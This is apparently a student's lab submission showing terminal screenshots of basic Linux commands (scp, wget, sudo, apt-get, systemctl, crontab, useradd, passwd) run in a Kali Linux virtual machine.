
scp: Securely copy files between systems



The screenshot shows a Kali Linux terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the output of the `scp` command, showing its usage and options. The prompt is `kali@kali: ~`.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ scp  
usage: scp [-346ABCOppqRrsTv] [-c cipher] [-D sftp_server_path] [-F ssh_config]  
          [-i identity_file] [-J destination] [-l limit]  
          [-o ssh_option] [-P port] [-S program] source ... target  
  
(kali@kali)-[~]  
$
```

wget: Download files from the web



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ wget https://www.facebook.com/
--2023-05-21 05:42:51-- https://www.facebook.com/
Resolving www.facebook.com (www.facebook.com)... 157.240.228.35, 2a03:2880:f168:81:face:b00c:0:25de
Connecting to www.facebook.com (www.facebook.com)[157.240.228.35]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://www.facebook.com/unsupportedbrowser [following]
--2023-05-21 05:43:00-- https://www.facebook.com/unsupportedbrowser
Reusing existing connection to www.facebook.com:443.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'

index.html [ 48.18K 62.3KB/s in 0.8s


2023-05-21 05:43:02 (62.3 KB/s) - 'index.html' saved [49332]

(kali@kali)-[~]
$
```



System Administration:

sudo: Execute commands with superuser privileges




The screenshot shows a Kali Linux terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the output of the `sudo` command, which shows the usage and options for the command. The output is as follows:

```
(kali@kali)-[~]  
$ sudo  
usage: sudo -h | -K | -k | -V  
usage: sudo -v [-ABknS] [-g group] [-h host] [-p prompt] [-u user]  
usage: sudo -l [-ABknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]  
usage: sudo [-ABbEHknPS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p  
prompt] [-R directory] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]  
usage: sudo -e [-ABknS] [-r role] [-t type] [-C num] [-D directory] [-g group] [-h host] [-p  
prompt] [-R directory] [-T timeout] [-u user] file ...  
  
(kali@kali)-[~]  
$
```

yum: Package management for Red Hat-based distributions

(In kali linux Yum not used , so this is Skipped)

apt-get: Package management for Debian-based distributions



The screenshot shows a terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the output of the command `apt-get`. The output includes the version "apt 2.4.5 (amd64)", usage instructions, a description of apt-get as a command line interface, and a list of most used commands with their functions. At the bottom, it says "This APT has Super Cow Powers."

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ apt-get
apt 2.4.5 (amd64)
Usage: apt-get [options] command
       apt-get [options] install|remove pkg1 [pkg2 ...]
       apt-get [options] source pkg1 [pkg2 ...]

apt-get is a command line interface for retrieval of packages
and information about them from authenticated sources and
for installation, upgrade and removal of packages together
with their dependencies.

Most used commands:
  update - Retrieve new lists of packages
  upgrade - Perform an upgrade
  install - Install new packages (pkg is libc6 not libc6.deb)
  reinstall - Reinstall packages (pkg is libc6 not libc6.deb)
  remove - Remove packages
  purge - Remove packages and config files
  autoremove - Remove automatically all unused packages
  dist-upgrade - Distribution upgrade, see apt-get(8)
  dselect-upgrade - Follow dselect selections
  build-dep - Configure build-dependencies for source packages
  satisfy - Satisfy dependency strings
  clean - Erase downloaded archive files
  autoclean - Erase old downloaded archive files
  check - Verify that there are no broken dependencies
  source - Download source archives
  download - Download the binary package into the current directory
  changelog - Download and display the changelog for the given package

See apt-get(8) for more information about the available commands.
Configuration options and syntax is detailed in apt.conf(5).
Information about how to configure sources can be found in sources.list(5).
Package and version choices can be expressed via apt_preferences(5).
Security details are available in apt-secure(8).
This APT has Super Cow Powers.
```

systemctl: Manage system services

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(kali@kali)~$ systemctl
UNIT
proc-sys-fs-binfmt_misc.automount                                lo>
sys-devices-pci0000:00-0000:00:01.1-ata2-host2-target2:0:0-2:0:0:0-block-sr0.device  lo>
sys-devices-pci0000:00-0000:00:03.0-net-eth0.device              lo>
sys-devices-pci0000:00-0000:00:05.0-sound-card0-controlC0.device lo>
sys-devices-pci0000:00-0000:00:0d.0-ata3-host1-target1:0:0-1:0:0:0-block-sda-sda1.device lo>
sys-devices-pci0000:00-0000:00:0d.0-ata3-host1-target1:0:0-1:0:0:0-block-sda-sda2.device lo>
sys-devices-pci0000:00-0000:00:0d.0-ata3-host1-target1:0:0-1:0:0:0-block-sda-sda5.device lo>
sys-devices-pci0000:00-0000:00:0d.0-ata3-host1-target1:0:0-1:0:0:0-block-sda.device   lo>
sys-devices-platform-serial8250-tty-ttyS0.device               lo>
sys-devices-platform-serial8250-tty-ttyS1.device               lo>
sys-devices-platform-serial8250-tty-ttyS2.device               lo>
sys-devices-platform-serial8250-tty-ttyS3.device               lo>
sys-devices-virtual-misc-rfkill.device                          lo>
sys-module-configfs.device                                     lo>
sys-module-fuse.device                                         lo>
sys-subsystem-net-devices-eth0.device                           lo>
-.mount                                                         lo>
dev-hugepages.mount                                             lo>
dev-mqueue.mount                                                lo>
run-credentials-systemd\x2dsysusers.service.mount              lo>
run-rpc_pipefs.mount                                            lo>
run-user-1000-gvfs.mount                                        lo>
run-user-1000.mount                                             lo>
sys-fs-fuse-connections.mount                                   lo>
sys-kernel-config.mount                                         lo>
sys-kernel-debug.mount                                          lo>
sys-kernel-tracing.mount                                        lo>
systemd-ask-password-plymouth.path                             lo>
systemd-ask-password-wall.path                                  lo>
init.scope                                                       lo>
session-2.scope                                                  lo>
colord.service                                                  lo>
console-setup.service                                           lo>
cron.service                                                    lo>
dbus.service                                                    lo>
getty@tty1.service                                              lo>
haveged.service                                                 lo>
ifupdown-pre.service                                            lo>
keyboard-setup.service                                          lo>
kmod-static-nodes.service                                       lo>
lightdm.service                                                 lo>
ModemManager.service                                            lo>
networking.service                                              lo>
NetworkManager-wait-online.service                             lo>
NetworkManager.service                                         lo>
plymouth-quit-wait.service                                     lo>
```

crontab: Schedule recurring tasks

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ crontab -e
no crontab for kali - using an empty one
Select an editor. To change later, run 'select-editor'.
 1. /bin/nano          ← easiest
 2. /usr/bin/vim.basic
 3. /usr/bin/vim.tiny
Choose 1-3 [1]:
```

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


kali@kali: ~
File Actions Edit View Help
GNU nano 6.2 /tmp/crontab.zUzEWf/crontab
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command

```

[Read 23 lines]


^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute	^C Location
^X Exit	^R Read File	^H Replace	^U Paste	^J Justify	^_ Go To Line

useradd: Add a new user



```
Kali(20BIT0302) - Linux-2022.2-virtualbox-amd64 [Rur
File Machine View Input Devices Help
(kali@kali)-[~]
$ sudo useradd hacker
[sudo] password for kali:
```

passwd: Change user password



```
Kali(20BIT0302) - Linux-2022.2-virtualbox-amd64 [Running] - (
File Machine View Input Devices Help
(kali@kali)-[~]
$ sudo useradd hacker
[sudo] password for kali:

(kali@kali)-[~]
$ sudo passwd hacker
New password:
Retype new password:
passwd: password updated successfully
```

Name : Periyakkal.A

Reg no : 20BCI0189

THANK YOU !